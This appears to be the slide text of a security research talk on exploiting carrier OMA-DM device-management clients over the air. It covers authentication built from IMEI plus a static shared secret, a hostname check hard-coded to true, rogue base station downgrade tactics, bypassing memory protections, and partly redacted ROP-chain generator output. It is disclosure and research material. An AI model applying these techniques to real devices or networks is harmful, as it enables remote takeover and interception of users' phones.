Cellular Exploitation on a Global Scale: The Rise and Fall of the Control Protocol

Mathew Solnik & Marc Blanchou

Focus of This Talk

- Analyzing the carrier mandated remote control/ management functionality present in many cellular devices
- Discussing the security concerns and issues found
- Demonstrating the multiple ways Over-The-Air code execution can be achieved

Researcher Background

Research Scientists at Accuvant LABS: Applied Research

- Mathew Solnik
  - Mobile/Embedded Device Security and Exploitation
  - Cellular Network & M2M Security and Exploitation
  - Performed First OTA Car hack - 2011

- Marc Blanchou
  - Mobile Device Security and Exploitation
  - Windows OS/VM Security and Exploitation
  - Shattering Illusions in Lock-Free Worlds – 2013

How this Research Began

Investigating an M2M baseband

Read something in the manual/Sales Material:

> *"If you have forgotten to enable the OTA command terminal in currently deployed devices please contact us and we can enable it"*

- WHAT?

The Rise of the Control Protocol

- Overview of Carrier Controls
- Device and Client Information
- Detailed Analysis

History and Prior Standards

Open Mobile Alliance – Standards Body formed in 2002 “to provide interoperable service enables working across countries operators and mobile terminals”

OMA-SP/PA – Service Programming / Parameter Administration

- Used for CDMA network provisioning
  - NAM
  - A-KEY
  - SPL/SPC

OMA-CP – Client Provisioning (Previously researched by MSEC Lab in 2009)

- Used primarily in GSM networks
  - Connectivity Information
  - Bearer Selection
  - APNs

Prior Research by MSEC Labs - Hijacking Mobile Data Connections - BH Europe 09

The Current Standard

OMA Device Management (DM) – 1.2.1

- Amalgamation of prior standards plus new features
- Currently on over 2 Billion cellular devices
- Carrier requirements determine functionality and used feature sets (Management Objects)
- Each implementation is very different – **Sort of..**

http://technical.openmobilealliance.org

OMA-DM: Managed Objects

- **FUMO** - Firmware Update Management Object (FOTA)
  - Install and manage firmware over the air updates.
- **ConnMO** - Connectivity Management Object
  - Manage cellular and baseband parameters - APNs, CDMA settings, Band Channels, CSIM/ UICC, LTE, IMS, VoWIFI, etc
- **LAWMO** - Lock and Wipe Management Object
  - Lock, factory reset, wipe, and power cycle devices
- **DCMO** - Device Capabilities Management Object
  - Manage device functionality such as encryption settings, camera control, bluetooth, GPS, etc
- **DiagMon** - Device Diagnostics Management Object
  - Manage and monitor RF settings, Battery Status, Memory Usage, Process list, etc
- **SCOMO** - Software Component Management Object
  - The ability to remotely Install, Remove, Activate, Deactivate Software applications
- Many More…

The Rise of the Control Protocol

- Overview of Carrier Controls
- Device and Client Information
- Detailed Analysis

Devices with OMA-DM

Platform	US Carriers	Worldwide
iOS	Sprint	No
Android	Most Major	Yes
Blackberry	Most Major	No
Windows Mobile	Some	Yes
Cellular Hotspots	Most Major	Yes
Laptops with WWAN	Some	Yes
M2M/IOT Basebands	Most Major	Yes
Vehicles	Most Major	Yes

- Many More…

Embedded Client Locations

- Phones
  - Located within the main Userland OS but typically with a direct privileged baseband interface
- M2M/IOT Devices
  - Many run the code directly in the baseband itself
- Other devices (Laptops/HotSpots/etc)
  - Location varies widely (Some Userland, Some Baseband, Some mixed)

The Reference Toolkit

- Most OMA-DM clients based on the SyncML Reference Toolkit
  - Open Source unrestrictive license
  - Originally meant to be used as proof of concept
  - Core codebase for nearly all clients reviewed
  - Last updated in 2004
- One client vendor currently has nearly complete market dominance.

RedBend Software

- vDirect Mobile OMA-DM Client
  - Based on the SyncML RTK
  - Between 70-90% market share
  - Clients typically provided as a binary blob to OEMs (basebands manufacturers included)
  - Appears to have two currently used major release versions:
    - vDM Version 4 (V4)
    - vDM Version 5 (V5)
  - **Promoting use of SCOMO for Automotive ECU updates**

“RedBend Enabled” Devices


May not Be Up-to-Date


Image from: https://www.redbend.com/en/fota-enabled-device-gallery/gallerymenu

The Rise of the Control Protocol

- Overview of Carrier Controls
- Detailed Analysis
  - Cellular Network Design and Communication
  - Client Side Implementation Analysis

Network Architecture Diagram





OMA-DM “Standard” Security

- Mutual Authentication Required - (OMA-DM Security V1.2.1)
  - OMA-DM Protocol Layer
    - DIGEST > MD5 digest of clientID and secret token –> B64(MD5(clientID:secret))
    - HMAC MD5 > HMAC MD5 of clientID, secret token, and nonce –> MD5(B64(MD5(clientID:secret)):nonce)
  - Transport layer authentication with SSL/TLS (optional)
    - If the transport layer is not able to provide session authentication, each request and response MUST be authenticated.
- Transport Layer Encryption (optional)
  - Minimum of SSL 3.0 or TLS 1.0
- Integrity (optional)
  - HMAC with x-syncml-hmac header

Initial OTA Payload Types

- Network Initiated Alert (NIA)
  - Used to notify the client to phone home
- DM Bootstrap
  - Used purely to configure the OMA-DM Client
- CP Bootstrap
  - Originally was used to configure other device settings but now is used as secondary method to configure the OMA-DM client

NIA Payload Example

- Network Initiated Alert
  - Used to “wake up” the client in order for it connect to OMA-DM server
  - Can be sent over multiple bearer types

- Basic Format :

010603C4AF87C15AD502E19B4BE003E3D1BC557931C302F800000066EA064D617450776E0A

DM Bootstrap Payload Example

- Used for Initial Device Provisioning
  - And Re-Provisioning ☺

```
0000000: 0300 006a 1b2d 2f2f 4f4d 412f 2f44 5444  ...j.-//OMA//DTD
0000010: 2d44 4d2d 4444 4620 312e 322f 2f45 4e00  -DM-DDF 1.2//EN.
0000020: 0002 6077 0331 2e32 0001 6466 034f 7065  ..`w.1.2..df.Ope
0000030: 7261 746f 7258 0001 6f5c 2501 7503 6f72  ratorX..o\%.u.or
0000040: 672e 6f70 656e 6d6f 6269 6c65 616c 6c69  g.openmobilealli
0000050: 616e 6365 2f31 2e30 2f77 3700 0101 6466  ance/1.0/w7...df
0000060: 0350 7265 6643 6f6e 5265 6600 016f 5c0b  .PrefConRef..o\.
0000070: 0175 0374 6578 742f 706c 6169 6e00 0101  .u.text/plain...
0000080: 7603 2e2f 496e 626f 782f 496e 7465 726e  v../Inbox/Intern
0000090: 6574 0001 0166 0349 6e74 6572 6e65 7400  et...f.Internet.
00000a0: 016f 5c25 0175 036f 7267 2e6f 7065 6e6d  .o\%.u.org.openm
00000b0: 6f62 696c 6561 6c6c 6961 6e63 652f 312e  obilealliance/1.
00000c0: 302f 436f 6e6e 4d4f 0001 0101 01         0/ConnMO.....
```

WBXML Representation

```
<!DOCTYPE MgmtTree PUBLIC "-//OMA//DTD-DM-DDF 1.2//EN" "ht
tp://www.openmobilealliance.org/tech/DTD/dm_ddf-v1_2.dtd">
<MgmtTree xmlns="syncml:dmddf1.2">
<VerDTD>1.2</VerDTD>
<Node>
<NodeName>OperatorX</NodeName>
<RTProperties>
<Format>
<node/>
</Format>
<Type>org.openmobilealliance/1.0/w7</Type>
</RTProperties>
<Node>
<NodeName>PrefConRef</NodeName>
<RTProperties>
<Format>
<chr/>
</Format>
<Type>text/plain</Type>
</RTProperties>
<Value>./Inbox/Internet</Value>
</Node>
<NodeName>Internet</NodeName>
<RTProperties>
<Format>
<node/>
</Format>
<Type>org.openmobilealliance/1.0/ConnMO</Type>
</RTProperties>
</Node>
</MgmtTree>
```

SyncML Representation

The Rise of the Control Protocol

- Overview of Carrier Controls
- Detailed Analysis
  - Cellular Network Design and Communication
  - Client Side Implementation Analysis

OMA-DM Tree Serialization


Server sends WBXML (SyncML) commands that will be executed against nodes in the device's DM tree

URI examples:

- ./CDMA/3GPD/Profile1/PasswordHA
- ./LAWMO/Operations/Lock


Standard Commands are :

- GET, ALERT, ADD, REPLACE, DELETE, COPY, EXEC



DM Tree Example

Client Side Parsing



Testing and Tools

- Cellular Testing Hardware
- Simulating cellular environments
- Methodology used for finding and analyzing dangerous functionalities

Cellular Testing Hardware

- NanoBTS
  - OpenBSC – High Quality OpenSource Project
  - Built in SMPP interface works wonders
- USRP B210
  - OpenBTS/OsmoBTS
  - Unstable (issues with clocking, GPRS, etc)
- Femtocells

Cellular Testing Hardware

Testing and Tools

- Cellular Testing Hardware
- Identifying Control Clients
- Simulating cellular environments

Identifying Control Clients - Phones

IOS	• Profile services that interface with CommCenter
Blackberry	• Investigate services in the radio QCFM bar
Windows Mobile	• Read the docs

Android	• Identify services which can receive WAP/Raw Data SMS/SMS intents
	• Audit services with RIL, radio, or other direct baseband access
	Potentially leveraging:
	  • QCRilhook
	  • OEMRILHook
	  • DMagent
	  • SecRIL-client

Identifying Control Clients – Embedded Devices

- Reverse engineer baseband firmware
  - IDA Pro and lots of time
- Identify any binaries using WAP/SyncML/WBXML
- Trace UART ports
  - Leverage JTAG as well if needed
- BTS Based testing – Monitor all cellular traffic
  - Send standard OTA messages – monitor for responses

Testing and Tools


- Cellular Testing Hardware
- Identifying Control Clients
- Simulating cellular environments

Simulating Cellular Environments

- Hook and modify methods used by applications to determine cellular connection state
- Phone believes it is on a cellular network – while really communicating over WiFi
- Send WAP message programmatically to test functionalities and perform local fuzzing

DecloakDroid

- Inject code into the Zygote process
- Hook any system app on a device
  - Monitor and look for issues in security-sensitive APIs on Android
    - Crypto, SSL, IPCs, Command injection
    - Webview, SQLi, Shared preferences
    - URI handlers, Logs, File perms
    - Profiling Java/JNI
    - Call graph with N depth
- Leverages either Xposed or Cydia Substrate



https://github.com/GlobalCellularExploitation/BH-USA-2014

The Fall of the Control Protocol

- Potential Attack Platforms
- Core Vulnerabilities
- Abusing Standard Functionality
- Tactical Exploitation

Cellular Network Attacks

GSM/CDMA Attack Vectors

- Device to device WAP push
- Third Party WAP Push interfaces
- UDP Ports for M2M

LTE/Next Generation Attack Vectors

- IMS/SIP – Data Network Design
- Layout is much closer to “regular” network/internet

Rogue Base Station Attacks

2.5G GSM base stations can be used to attack LTE GSM/LTE CDMA (Global) devices

- Jam LTE/3G cellular frequencies – force device down to 2.5G
- Broadcast specific cellular and neighboring information
- Confused Global devices will many times connect to 2.5G GSM BTS (even if home network was LTE CDMA - but don't expect stability).

Being a "Good Neighbor"

- Leveraging multiple BTSs to broadcast cellular neighboring information greatly increases the likelihood of cell camping.

Femtocells - One of the most stable and effective methods to gain access to cellular traffic.

- Less hassles with cell camping
- Most likely higher tech (3G) then most inexpensive BTSs (2.5G).

The FALL of the Control Protocol

- Potential Attack Platforms
- Core Vulnerabilities
- Abusing Standard Functionality
- Tactical Exploitation

Vulnerabilities in Authentication

Carrier implemented OMA-DM client authentication credentials are currently based on a combination of:

- The device IMEI or MEID
- A shared Secret Token…

With knowledge of the IMEI/MEID and the "secret" an attacker can control the OMA-DM clients

- *IMEIs/MEIDs are broadcast openly over cellular networks*
  - The device IMEI/MEID is also used as the client's USERNAME
- *The Shared "Secret" Token is STATIC across ALL devices of the Carrier*

```
String Username = "IMEI:123456789123456";
String Password = Base64(MD5(IMEI+CARRIER_NOT_SO_SECRET));
```

- *Authentication can also be downgraded from HMAC to BASIC (if needed)* ☺

Transport Security and Encryption Flaws

Methods to bypass SSL

- ***SSL Hostname check HARDCODED to return TRUE***
- Carrier Mobile Configuration Popup (IOS)

```
class VdmHostnameVerifier implements HostnameVerifier {
    VdmHostnameVerifier() {
        super();
    }

    public boolean verify(String hostname, SSLSession session) {
        return 1;
    }
};
```

- ***Insecure (HTTP) RedBend.com test servers left in stock DM Tree (Tree.xml)***
  - Devices can be instructed to use HTTP test servers via crafted WAP NIA
  - Provides full client access to ANYONE with MITM/DNS control – Or RedBend without it!

```
<name>APPSRV</name>
<add/><copy/><delete/><get/><replace/>
<leaf>
  <name>Addr</name>
  <copy/><delete/><get/><replace/>
  <value>"http://mercury.redbend.com/dmserver/SyncMLDMServlet"</value>
</leaf>
<node>
  <name>Port</name>
  <add/><copy/><delete/><get/><replace/>
```

Google Nexus 5 – Android 4.4.4 (Vulnerability Responsibly Disclosed Months Ago)

Abusing Standard Functionality


- Malicious Network Re-Configuration
- Carrier Customizations
- “Inside out” BaseBand Attacks
- Demonstrations

Malicious Network Re-Configuration

- Persistent MITM
  - Modify APNs and proxies
  - Change routes to preferred gateways
  - Modify PRLs, and Home Networks
  - Can live through factory reset (on some devices)

Carrier Customizations

- "Chameleon" (Carrier Branding)
  - Used to customize devices for MVNOs
  - "Call Intercept" (Intent Proxy)
  - Control Device Self Service
- VMS (VoiceMail)
  - Interesting code…
- Many Others…



“Inside out” BaseBand Attacks

- Privileged Interface to Baseband with the ability to modify NVRAM, EFS, and many other low level parameters
- Passes certain data via EMMC (*/carrier* partition)
  - Can be leveraged both ways… RADIO <-> USERLAND
  - And utilized for privilege escalation
- Multiple devices bricked ☹

DEMO

Messaging Displays Credential Theft

Videos at: http://blog.accuvant.com/

DEMO

Lock-screen Bypass

Videos at: http://blog.accuvant.com/

Code Execution Without Memory Corruption

Different built-in functionality providing OTA Code Execution

1. SCOMO – Software Management Made Easy ☺
2. Chameleon – ReBrand Device with new Apps
3. Intent Proxies - Install pushed APK via Intent
4. FUMO/FOTA – Device Dependent (FW Signing)

Tactical Exploitation

- Vulnerabilities
- Dealing with exploit mitigations in an OTA attack
- Chaining vulnerabilities for code execution

Types of Vulnerabilities Found

Exploitable vulnerability types found in many OMA-DM clients:

- Buffer overflows
- Heap corruption
- Integer overflows
- Format string issues
- Arbitrary reads
- Invalid Frees

Vulnerability Example: Reading Memory

- Customize a WBXML payload leveraging the vulnerable function for a controlled memory read
  - Value is relative to WBXML string table's location in memory thus can only read lower addresses
  - Specific binary format, large negative number is 5 bytes long (using 7 bits per byte)
- Return the contents of the controlled memory read by leveraging certain SyncML functionality
- A single payload can be crafted to contain a multitude of controlled reads

```
38      LOWORD(ret) = convertNumber(parserObj, &len);
39      if ( ret )
40      {
41        free_wrapper(pcData);
42        return ret;
43      }
44      if ( len >= parserObj->strtbllen )
45      {
46        free_wrapper(pcData);
47        return 8206;
48      }
49      *&pcData->contentType = 1LL;
50      v16 = strlen_wraper(&parserObj->strtbl[len], 0);
51      pcData->length = v16;
52      dest = malloc_wrapper(v16 + 1);
53      pcData->content = dest;
54      if ( dest )
55      {
56        strncpy_wrapper(dest, &parserObj->strtbl[len], pcData->length + 1);
57        v12 = *&parserObj->pos;
58        goto LABEL_18;
```

RedBend vDM V4 (Still on many NEW devices)

```
43      ret = convertNumber(parserObj, &len);
44      if ( ret )
45      {
46        free_wrapper(v6);
47        return ret;
48      }
49      if ( parserObj->strtbl_len <= len || len < 0 )
```

RedBend vDM V5 (Such a minor change…)

Tactical Exploitation

- Vulnerabilities
- Dealing with exploit mitigations in an OTA attack
- Chaining vulnerabilities for code execution

Notable Weaknesses in Exploit Mitigations

iOS

- MALLOC_LARGE memory regions are very deterministic
- Compiler inserted shims can negate overflow protections


```
__text:0002CCF0 EXPORT _VDM_PL_strcat
__text:0002CCF0 _VDM_PL_strcat
__text:0002CCF0
__text:0002CCF0   MOV.W            R2, #0xFFFFFFFF
__text:0002CCF4   B.W              __strcat_chk$shim
__text:0002CCF4 ; End of function _VDM_PL_strcat


// Pseudo code:

return __strcat_chk_shim(a1, a2, -1);
```

Android

- Stack Canary can be brute forced within an average of 512 attempts due to Zygote forking
- ALSR is low entropy and can be brute forced



Tactical Exploitation

- Vulnerabilities
- Dealing with exploit mitigations in an OTA attack
- Chaining vulnerabilities for code execution

OTA Exploit Delivery

1. Stateless WAP push (NIA or Bootstrap)
   - Authentication bypass (IMEI/MEID)

2. OMA-DM Client Responds
   - Bypass SSL (if needed)

NOTE: Differences in environments can dramatically affect stability
   - Cellular Timing Delays
   - Multiple threads running
   - Memory layout may heavily change

Bypassing ASLR with OTA Feng Shui

Finding the Stack

iOS


- Most stacks are near the MALLOC_LARGE memory regions
- OTA Feng Shui leveraging memory peaks and large allocations to retrieve them
- ..or bruteforce

Android

- ASLR implementation is weak and a big known static file is always within a certain range of addresses
- Right above this file is a stack

Finding the Code Section

- The heap is swarming with function pointers
- Each allocated node of the DM tree contains pointers to a four adjacent functions
- The base address of code section can be determined by calculating the offset



Killing the Canary

- Stack canaries are present in multiple locations within certain stacks
  - The main thread's stack is in a high memory address thus cannot be used by the controlled read vulnerability
- Pthread allocates new stacks onto the heap, typically located at lower memory addresses which CAN be read
- Accessible stack canaries are located at semi-determinable offsets

Dynamically Building ROP Chains

- Creating complex ROP chains a gadget at a time can be very time consuming – especially on iOS
- Built C++ tool leveraging several layers of abstractions to automate generation of ROP chains with available gadgets
  - Write high level code to generate complex chains
  - Takes ASLR slide / location of code section, cookie and max size of the chain before pivot
- Can store multiple large ROP chains using the client's functionalities
- Once all payloads and data are stored, a small payload can retrieve and perform a stack pivot on any other stored ROP chain

ROP Example

```
writeValue(cookieValue, 0xF7);
setPClocation(0xF7 + 0x20);
setChainMaxSize(0x59a);
[redacted]
reg_t ret_ptr = saveRet();

call("fopen",
       "/[redacted].dylib", "wb");
reg_t ret_stream = saveRet();

call("fwrite",
       ret_ptr, 1, 24592, ret_stream);
[redacted]
```

call overloads

save values / str op

pivot on ptr

...

Generate instructions

String helpers

Convert 0s

Intermediate chains

Basic gadgets

Parse gadgets

```
./rop_generator ./gadgets/thumb-2-iOS5C.txt 0x71253d88 0x898000 -p2 -d
[redacted]
.......0x3887fb00  blx r4 ; pop {r4, r7, pc}
.......++0x11111111 (2x)
mov_r_str_helper
-> str_0_sp_x: {str #0, [sp + 1367]}
-> mov_r4_sp_x: {mov r4, sp, 1367}
-> mov_r0_x: {mov r0, 443} (0x1bb)
.......0x38abd528  pop {r0, pc}
.......++0x1bbffff
.......0x34a38c0e  lsrs r0, r0, #0x10 ; pop {r7, pc}
.......++0x11111111
.......0x3522b9d6  mov r4, r0 ; blx r5
.......0x38ac4902  pop {r5, pc}
.......0x389f1512  pop {pc}
.......0x38a0f0a6  pop {r2, pc}
.......0x389f1512  pop {pc}
.......0x37d00b66  add r4, sp, r4 ; blx r2
-> mov_r_0: {mov r1, #0}
.......0x38ace3ae  pop {r1, pc}
.......++0x77777777
.......0x37c02b72  lsrs r1, r1, #0x1c ; pop {r7, pc}
.......++0x11111111
.......0x37c02b72  lsrs r1, r1, #0x1c ; pop {r7, pc}
.......++0x11111111
.......0x38aeaa48  str r1, [r4] ; pop {r4, r7, pc}
.......++0x11111111 (2x)
-> mov_r_sp_x: {mov r0, sp, #1345}
